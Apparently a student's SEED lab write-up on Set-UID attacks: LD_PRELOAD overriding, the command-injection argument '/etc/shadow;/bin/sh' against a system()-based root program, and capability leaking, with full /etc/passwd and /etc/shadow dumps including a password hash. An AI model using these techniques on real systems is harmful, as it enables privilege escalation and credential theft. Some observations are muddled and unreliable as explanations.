seed@ip-172-31-88-215:~/Desktop/security$ env | grep "LD_PRELOAD"
seed@ip-172-31-88-215:~/Desktop/security$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ip-172-31-88-215:~/Desktop/security$ gcc myprog.c
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
I am not sleeping!
seed@ip-172-31-88-215:~/Desktop/security$
```

Running as a set-UID root program, and as a normal user:

```
seed@ip-172-31-88-215:~/Desktop/security$ sudo chown root a.out
seed@ip-172-31-88-215:~/Desktop/security$ sudo chmod 4755 a.out
seed@ip-172-31-88-215:~/Desktop/security$ ls -l a.out
-rwsr-xr-x 1 root seed 16696 Oct  7 23:31 a.out
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
seed@ip-172-31-88-215:~/Desktop/security$ ./a.out
seed@ip-172-31-88-215:~/Desktop/security$
```

Running as a set-UID root program, exporting the LD PRELOAD environment variable:

```
seed@ip-172-31-88-215:~/Desktop/security$ sudo su root
root@ip-172-31-88-215:/home/seed/Desktop/security# export LD_PRELOAD=./libmylib.so.1.0.1
root@ip-172-31-88-215:/home/seed/Desktop/security# ./a.out
I am not sleeping!
root@ip-172-31-88-215:/home/seed/Desktop/security#
```

Running as a Set-UID user1 program, exporting the LD PRELOAD environment variable again in a different user's account:

```
root@ip-172-31-88-215:/home/seed/Desktop/security# exit
exit
seed@ip-172-31-88-215:~/Desktop/security$ sudo chown shikhir myprog
seed@ip-172-31-88-215:~/Desktop/security$ sudo chmod 4755 myprog
seed@ip-172-31-88-215:~/Desktop/security$ ./myprog
seed@ip-172-31-88-215:~/Desktop/security$
```

<u>Observation:</u>

While running as a normal program and a normal user the sleep function is overwritten by the malicious code. We also observe that while running as a set-UID root program, and as a normal user the sleep function is executed and the program sleeps for one second and then continues as the LD_PRELOAD variable is not added. In case 3 when we export the DLL LD_PRELOAD to the process the malicious code “I am not sleeping” is executed. In the final scenario for the user1 LD_PRELOAD is added but the malicious code is not executed as the privileges that a normal user has are less and cannot run the overwritten file.

Task 8: Invoking External Programs Using system() versus execve()

```
seed@ip-172-31-88-215:~/Desktop/security$ gcc catall.c -o catall
catall.c: In function ‘main’:
catall.c:18:3: warning: implicit declaration of function ‘execve’ [-Wimplicit-function-declaration]
   18 |   execve(v[0], v, NULL);
      |   ^~~~~~
seed@ip-172-31-88-215:~/Desktop/security$ ./catall /etc/shadow
/bin/cat: /etc/shadow: Permission denied
seed@ip-172-31-88-215:~/Desktop/security$
```

```
seed@ip-172-31-88-215:~/Desktop/security$ ./catall etc/passwd
/bin/cat: etc/passwd: No such file or directory
seed@ip-172-31-88-215:~/Desktop/security$ ./catall /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
```

```
seed:!:18611:0:99999:7:::
telnetd:*:18611:0:99999:7:::
dnsmasq:*:18611:0:99999:7:::
rtkit:*:18611:0:99999:7:::
cups-pk-helper:*:18611:0:99999:7:::
lightdm:*:18611:0:99999:7:::
geoclue:*:18611:0:99999:7:::
usbmux:*:18611:0:99999:7:::
avahi:*:18611:0:99999:7:::
pulse:*:18611:0:99999:7:::
saned:*:18611:0:99999:7:::
colord:*:18611:0:99999:7:::
gdm:*:18611:0:99999:7:::
shikhir:$6$p5X03te0PR8hj0HN$hoYZ/N89kOabo9pDUrBbMVv.OK7M0gf2f5WMEXKEpuRIdmZVW.r8s2Bag5WI.JwTOsp/b.C51hjrOp85UZmiL/:18907:0:99999:7:::
seed@ip-172-31-88-215:~/Desktop/security$ sudo ln -sf /bin/dash /bin/sh
seed@ip-172-31-88-215:~/Desktop/security$ gcc catall.c -o catall
seed@ip-172-31-88-215:~/Desktop/security$ sudo chown root catall
seed@ip-172-31-88-215:~/Desktop/security$ sudo chmod 4755 catall
seed@ip-172-31-88-215:~/Desktop/security$ ./catall /etc/shadow
/bin/cat: /etc/shadow: Permission denied
seed@ip-172-31-88-215:~/Desktop/security$ ./catall /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!!:18611::::::
ubuntu:!!:18611:0:99999:7:::
lxd:!!:18611::::::
seed:!!:18611:0:99999:7:::
telnetd:*:18611:0:99999:7:::
dnsmasq:*:18611:0:99999:7:::
rtkit:*:18611:0:99999:7:::
cups-pk-helper:*:18611:0:99999:7:::
lightdm:*:18611:0:99999:7:::
geoclue:*:18611:0:99999:7:::
usbmux:*:18611:0:99999:7:::
avahi:*:18611:0:99999:7:::
pulse:*:18611:0:99999:7:::
saned:*:18611:0:99999:7:::
colord:*:18611:0:99999:7:::
gdm:*:18611:0:99999:7:::
shikhir:$6$p5X03te0PR8hj0HN$hoYZ/N89kOabo9pDUrBbMVv.OK7M0gf2f5WMEXKEpuRIdmZVW.r8s2Bag5WI.JwTOsp/b.C51hjrOp85UZmiL/:18907:0:99999:7:::
# id
uid=1001(seed) gid=1001(seed) euid=0(root) groups=1001(seed),120(docker)
#
```

```
        }
        v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
        command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
        sprintf(command, "%s %s", v[0], v[1]);
        // Use only one of the followings.
        // system(command);
         execve(v[0], v, NULL);
        return 0 ;
}
~
~
~
~
~
~
~
~
~
"catall.c" 20L, 447C written
seed@ip-172-31-88-215:~/Desktop/security$ gcc catall.c -o catall
catall.c: In function 'main':
catall.c:18:3: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
   18 |   execve(v[0], v, NULL);
      |   ^~~~~~
seed@ip-172-31-88-215:~/Desktop/security$ sudo chown root catall
seed@ip-172-31-88-215:~/Desktop/security$ sudo chmod 4755 catall
seed@ip-172-31-88-215:~/Desktop/security$ sudo ln -sf /bin/zsh /bin/sh
seed@ip-172-31-88-215:~/Desktop/security$ ./catall "/etc/shadow;/bin/sh"
/bin/cat: '/etc/shadow;/bin/sh': No such file or directory
seed@ip-172-31-88-215:~/Desktop/security$
```

Observation:

We observe that the execve is safer compared to a system call, as the system expects a string as a file and the malicious code can be attached to the file name, the permission was denied under the execve command whereas complete list was presented in the case of etc/shadow while using the system call. The system call does not expect a malicious script, and reads it along with the filename input.

Task 9: Capability Leaking

Creating etc/zzz and compiling the program:

```
seed@ip-172-31-88-215:~/Desktop/security$ vim catleak.c
seed@ip-172-31-88-215:~/Desktop/security$ gcc catleak.c -o catleak
seed@ip-172-31-88-215:~/Desktop/security$ ./catleak
Cannot open /etc/zzz
seed@ip-172-31-88-215:~/Desktop/security$
```

Gaining access to etc/zzz file and the capability to write it:

```
seed@ip-172-31-88-215:~/Desktop/security$ sudo chown root catleak
seed@ip-172-31-88-215:~/Desktop/security$ sudo chmod chown catleak
chmod: invalid mode: ‘chown’
Try 'chmod --help' for more information.
seed@ip-172-31-88-215:~/Desktop/security$ sudo chown 4755 catleak
seed@ip-172-31-88-215:~/Desktop/security$ ./catleak
Cannot open /etc/zzz
seed@ip-172-31-88-215:~/Desktop/security$ sudo chown root catleak
seed@ip-172-31-88-215:~/Desktop/security$ sudo chmod 4755 catleak
seed@ip-172-31-88-215:~/Desktop/security$ ./catleak
fd is 3
$
```

Observation:

We observe that the program catleak is unable to access the etc/zzz file in the normal user mode, but when root privileges are granted and it is made a set-UID program it can access the file, when the file returns to normal user mode the privileges are not completely relinquished and the file descriptor is still able to index the file, meaning that the capability to access the file has been leaked while escalating and deescalating the privileges.